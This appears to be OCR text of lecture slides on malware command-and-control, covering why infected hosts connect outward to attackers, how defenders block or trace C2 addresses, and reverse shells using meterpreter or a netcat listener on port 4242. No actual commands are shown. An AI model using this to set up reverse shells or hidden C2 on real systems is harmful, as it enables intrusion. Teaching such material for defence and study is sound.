
Malware Communication Pattern

GENERAL Scenario



- **Execution** obtained (somehow)
- Who is **client** and who is **server**?

TCP Communication Patterns

TCP Client

TCP Server


Organization

TCP Server

TCP Client

Organization


Wrong Pattern (I)



- Victim has **private** IP address (**VERY COMMON**)

⇒ TCP server **not reachable from the outside**

Wrong Pattern (II)



- Victim has public IP address (MUCH LESS COMMON)

  ⇒ Internal TCP servers **must be allowed** by the border **firewall**


  ⇒ Inbound connections to "**new servers**" may raise **suspicions**

  (if traffic logs are analyzed and understood)

Correct Pattern


- Victim usually has **private IP address**
  ⇒ Clients can usually communicate with the outside
- Border firewall might place some restrictions...
  but some allowed outbound protocol can be found easily
- Outbound connections hardly raise any suspicions

Key Requirement



Key Attacker Problems


Must know **IP address** and **port number** of the other side



- Once **discovered** and **analyzed**:
  - IP address can be **blocked** at the firewall
    - **How to keep C2?**
  - IP address owner can be **found**
    - **How to obfuscate location and identity?**

Reverse Shells


Objective (I)



- Remote shell
  - Malware itself is a shell (example: `meterpreter`)

  or,
  - Malware spawns a **shell of the target platform** and **connects I/O** as needed

Objective (II)



- Remote shell
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  or,
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
REVERSE Shell




Listener

Reverse Shell


"reverse" because it is the **client** that **executes** commands

Our focus



- Remote shell
  - Malware itself is a shell (example: `meterpreter`)
  - Malware spawns a **shell of the target platform** and **connects I/O** as needed


How to launch a Listener?



- MANY possibilities
- Attacker choice depends on the amount of control on the Listener platform

- Very common: `netcat`


`netcat` Listener




Dear `netcat`:


- Start a listener (a **server**) on port 4242
- When connection open, connect keyboard and screen to connection

How to launch a reverse shell?






Threat model (= Starting point) (I)



- Attacker can execute **one** shell command on the target

- Do **not** ask yourself "how"
- This is **another** problem

